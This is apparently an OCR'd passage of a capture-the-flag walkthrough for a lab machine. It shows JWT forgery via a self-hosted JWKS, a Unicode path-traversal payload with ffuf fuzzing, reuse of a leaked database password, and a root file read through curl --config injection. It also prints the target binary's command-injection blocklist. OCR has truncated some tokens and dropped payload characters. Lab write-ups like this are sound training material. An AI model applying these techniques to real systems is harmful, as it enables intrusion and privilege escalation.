

The above is default file which I have downloaded it from the server. Now we need to only edit ’n’ value, rest will be the same. You can get that ’n’ value from previously created RSA Key Pair, if key has changed then so does the ’n’ value.




> *’n’ : modulus value for the RSA public key*


```
$\> cat jwks.json
{
    "keys": [
        {
            "kty": "RSA",
            "use": "sig",
            "kid": "hackthebox",
            "alg": "RS256",
            "n": "ulQ3KSWLCgccH5Lw8xG-he5OutQo7k1hRz4n4dxwW5mhRptwix-
6kfi7H7WpgwEC0B3bE5OoRLZY4VrZmdjK_8WNF1gvBQTxoYTlUoePRrlilWX3aSuYtR3KfPt1nw2AVu1cWzfZztr
mdUkQpb759hDmqmdqB3wcINWjX3uWV65D8MDVS3fz77hruF8d0cI4z6m-
USnTr8O7XIZ0anhMYZSEwheMefAFCneYcNWz6D1HUEBjHeahkylEWp1MqokMl2weU6orQv2ReWtqsH3CdaRAQyhF

            "e": "AQAB"
        }
    ]
}
```


The above is edited and replaced it with RSA n value which we have generated. Once you edit that, start a HTTP sever where that file is present. Everything is set, now the only thing is to copy the encoded JWT from the online website.




Copy the encoded JWT and add it as cookie value.




I am using Firefox add-on called ‘cookie editor’ to replace cookies easily. Save it and refresh the page.



We got the admin dashboard access. If you click on any of the saved reports, it will display you below message.



As you can see from address bar, it is fetching that pdf file from different location. There’s a possibility of path traversal attack. Let’s try to read any local file.




It is filtering our inputs, we need to bypass it. To bypass that we have to use ‘unicode’ characters. Below blog explains how to use it and it’s impact.

[Unicode normalization vulnerabilities]

For this machine, we will use below payload.

```
 / / /etc/passwd
```




As you can see, we can read local files now via this technique. Now we need to fuzz to find the files which we can read.


```
$\> ffuf -u 'http://hackmedia.htb/display/?page= / / / FUZZ' -b
'auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpY
```

```
xwSLKHtKjIuNA0ipk_jx2Kca41tV3sAGHmV9nsa8hOiuov7oa-
3XbwPQKfonSNTgPAnOKStcjYcfc3OSz1zVZTNw9bw11Myoq8F4kbROvkF_g41yuRYBq0O3hYS__ZUVDo4n0Pf18\
2vwtXfLiqIE57lONzrRGrCIlqrYXyasbQ5LWw3y7gWsO6xUFkhFf0tGSJESA7r1IFNFDSf7-
wCHTz6MWxjsfa57P1bdPQ' -mc 200 -w LFI-LFISuite-pathtotest-huge.txt -fw 1299

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://hackmedia.htb/display/?page=FUZZ
 :: Wordlist         : FUZZ: LFI-LFISuite-pathtotest-huge.txt
 :: Header           : Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy8
xwSLKHtKjIuNA0ipk_jx2Kca41tV3sAGHmV9nsa8hOiuov7oa-
3XbwPQKfonSNTgPAnOKStcjYcfc3OSz1zVZTNw9bw11Myoq8F4kbROvkF_g41yuRYBq0O3hYS__ZUVDo4n0Pf18\
2vwtXfLiqIE57lONzrRGrCIlqrYXyasbQ5LWw3y7gWsO6xUFkhFf0tGSJESA7r1IFNFDSf7-
wCHTz6MWxjsfa57P1bdPQ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
 :: Filter           : Response words: 1299
________________________________________________

/etc/passwd             [Status: 200, Size: 1876, Words: 17, Lines: 36]
/etc/group              [Status: 200, Size: 778, Words: 1, Lines: 60]
/proc/self/environ      [Status: 200, Size: 208, Words: 1, Lines: 1]
/proc/self/cmdline      [Status: 200, Size: 87, Words: 1, Lines: 1]
/proc/self/stat         [Status: 200, Size: 313, Words: 52, Lines: 2]
/proc/self/status       [Status: 200, Size: 1373, Words: 93, Lines: 56]
/proc/self/fd/0         [Status: 200, Size: 0, Words: 1, Lines: 1]
/etc/mysql/my.cnf       [Status: 200, Size: 682, Words: 89, Lines: 22]
```

None of these files are useful for our cause. They don’t have any information which can help us to gain shell access. However, we know that NginX is running on the machine, we can guess the path of configuration file.



One of the file gives us this above information about password change for the user and it has already given the path of the file too. Let’s read it.



mysql_host: "localhost" mysql_user: "code" mysql_password: "B3stC0d3r2021@@!" mysql_db: "user"

We have the database password. Let’s login via SSH using these creds.

```
code@code:~$ id
uid=1000(code) gid=1000(code) groups=1000(code)

code@code:~$ sudo -l
Matching Defaults entries for code on code:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User code may run the following commands on code:
    (root) NOPASSWD: /usr/bin/treport
```

We have permission to run the binary file with root’s privileges. Let’s look into it.

```
code@code:~$ sudo /usr/bin/treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:1
Enter the filename:test
Enter the report:test
Traceback (most recent call last):
  File "treport.py", line 74, in <module>
  File "treport.py", line 13, in create
FileNotFoundError: [Errno 2] No such file or directory: '/root/reports/test'
[5371] Failed to execute script 'treport' due to unhandled exception!
```

Upon executing this binary, it gives us four options to choose. If we choose option one, then ultimately it gives us this above error. Looks like it is a binary file compiled with python.

[GitHub - extremecoders-re/pyinstxtractor: PyInstaller Extractor]

Using above code we can extract python script from a binary.

```
$\> python3 pythonextract.py treport
[+] Processing treport
[+] Pyinstaller version: 2.1+
[+] Python version: 38
[+] Length of package: 6798297 bytes
[+] Found 46 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
```

```
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: treport.pyc
[!] Warning: This script is running in a different Python version than the one used to
build the executable.
[!] Please run this script in Python38 to prevent extraction errors during
unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: treport

You can now use a python decompiler on the pyc files within the extracted directory
```

It extracted the python files and saved it in a directory.

```
$\> ls
base_library.zip  libexpat.so.1  libpython3.8.so.1.0  libz.so.1
pyimod03_importers.pyc       pyi_rth_pkgutil.pyc   treport.pyc
libbz2.so.1.0     libffi.so.7    libreadline.so.8     pyiboot01_bootstrap.pyc
pyimod04_ctypes.pyc          PYZ-00.pyz
libcrypto.so.1.1  liblzma.so.5   libssl.so.1.1        pyimod01_os_path.pyc
pyi_rth_inspect.pyc          PYZ-00.pyz_extracted
lib-dynload       libmpdec.so.2  libtinfo.so.6        pyimod02_archive.pyc
pyi_rth_multiprocessing.pyc  struct.pyc

$\> file treport.pyc
treport.pyc: python 3.9 byte-compiled
```

It has a lot of file, we have byte-compiled file. We can't just read like normal files. We need to disassemble and decompile to read the contents.

[GitHub - zrax/pycdc: C++ python bytecode disassembler and decompiler]

We will use this above project to do that. We could have used 'uncompyle6' but it only supports python version up to 3.8. This byte-compiled file is created with python version 3.9. Clone the project and we need to compile it.

```
$\> ls
ASTNode.cpp  bytecode.cpp      CMakeLists.txt  LICENSE       pycdc.cpp
pyc_numeric.h     pyc_sequence.h      README.markdown
ASTNode.h    bytecode.h        data.cpp        pyc_code.cpp  pyc_module.cpp
pyc_object.cpp    pyc_string.cpp      scripts
ASTree.cpp   bytecode_ops.inl  data.h          pyc_code.h    pyc_module.h
pyc_object.h      pyc_string.h        tests
ASTree.h     bytes             FastStack.h     pycdas.cpp    pyc_numeric.cpp
pyc_sequence.cpp  PythonBytecode.txt

$\> cmake CMakeLists.txt
-- The C compiler identification is GNU 11.2.0
-- The CXX compiler identification is GNU 11.2.0
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
-- Check for working C compiler: /usr/bin/cc - skipped
-- Detecting C compile features
-- Detecting C compile features - done
```

```
-- Detecting CXX compiler ABI info
-- Detecting CXX compiler ABI info - done
-- Check for working CXX compiler: /usr/bin/c++ - skipped
-- Detecting CXX compile features
-- Detecting CXX compile features - done
-- Found PythonInterp: /usr/bin/python (found version "2.7.18")
-- Configuring done
-- Generating done
-- Build files have been written to: pycdc

$\> make
[  2%] Generating bytes/python_10.cpp, bytes/python_11.cpp, bytes/python_13.cpp,
bytes/python_14.cpp, bytes/python_15.cpp, bytes/python_16.cpp, bytes/python_20.cpp,
bytes/python_21.cpp, bytes/python_22.cpp, bytes/python_23.cpp, bytes/python_24.cpp,
bytes/python_25.cpp, bytes/python_26.cpp, bytes/python_27.cpp, bytes/python_30.cpp,
bytes/python_31.cpp, bytes/python_32.cpp, bytes/python_33.cpp, bytes/python_34.cpp,
bytes/python_35.cpp, bytes/python_36.cpp, bytes/python_37.cpp, bytes/python_38.cpp,
bytes/python_39.cpp, bytes/python_310.cpp
[  4%] Building CXX object CMakeFiles/pycxx.dir/bytecode.cpp.o
[  7%] Building CXX object CMakeFiles/pycxx.dir/data.cpp.o
[  9%] Building CXX object CMakeFiles/pycxx.dir/pyc_code.cpp.o
[ 12%] Building CXX object CMakeFiles/pycxx.dir/pyc_module.cpp.o
[ 14%] Building CXX object CMakeFiles/pycxx.dir/pyc_numeric.cpp.o
[ 17%] Building CXX object CMakeFiles/pycxx.dir/pyc_object.cpp.o
```

Now we can use this to decompile.

```
$\> ./pycdc ../treport_extracted/treport.pyc
# Source Generated with Decompyle++
# File: treport.pyc (Python 3.9)

Unsupported opcode: <255>
import os
import sys
from datetime import datetime
import re

class threat_report:

    def create(self):
Unsupported opcode: <255>
        file_name = input('Enter the filename:')
        content = input('Enter the report:')
        if '../' in file_name:
            print('NOT ALLOWED')
            sys.exit(0)
        file_path = '/root/reports/' + file_name
    # WARNING: Decompyle incomplete


    def list_files(self):
        file_list = os.listdir('/root/reports/')
```

```
        files_in_dir = ' '.join((lambda .0: [ str(elem) for elem in .0 ])(file_list))
        print('ALL THE THREAT REPORTS:')
        print(files_in_dir)


    def read_file(self):
Unsupported opcode: <255>
        file_name = input('\nEnter the filename:')
        if '../' in file_name:
            print('NOT ALLOWED')
            sys.exit(0)
        contents = ''
        file_name = '/root/reports/' + file_name
    # WARNING: Decompyle incomplete


    def download(self):
        now = datetime.now()
        current_time = now.strftime('%H_%M_%S')
        command_injection_list = [
            '$',
            '`',
            ';',
            '&',
            '|',
            '||',
            '>',
            '<',
            '?',
            "'",
            '@',
            '#',
            '$',
            '%',
            '^',
            '(',
            ')']
        ip = input('Enter the IP/file_name:')
        res = bool(re.search('\\s', ip))
        if res:
            print('INVALID IP')
            sys.exit(0)
        if 'file' in ip and 'gopher' in ip or 'mysql' in ip:
            print('INVALID URL')
            sys.exit(0)
        cmd = '/bin/bash -c "curl ' + ip + ' -o /root/reports/threat_report_' +
current_time + '"'
        os.system(cmd)
```

Looking at the code, we can see a command is being called to download reports. It is using curl command to do that. It has also filter in place to protect from injection

attacks. We can’t possibly run bash commands to gain shell, we have to use curl flags or switches to read either root flag or SSH private keys.

```
code@code:~$ sudo /usr/bin/treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:3
Enter the IP/file_name:{--config,/root/root.txt}
Warning: /root/root.txt:1: warning: '------FLAG------' is
Warning: unknown
curl: no URL specified!
curl: try 'curl --help' or 'curl --manual' for more information
Enter your choice:
```

As you can see from the command injection list ‘curly brackets’ are not being filtered, we take advantage of that to pass curl config switch to expose root flag. This curl switch actually can’t read the files, but the functionality of that is, if the text file is not in curl Standard format then it just prints out all the content of that given file. I got SSH private keys, but the SSH configuration only accepts password for authentication, not keys.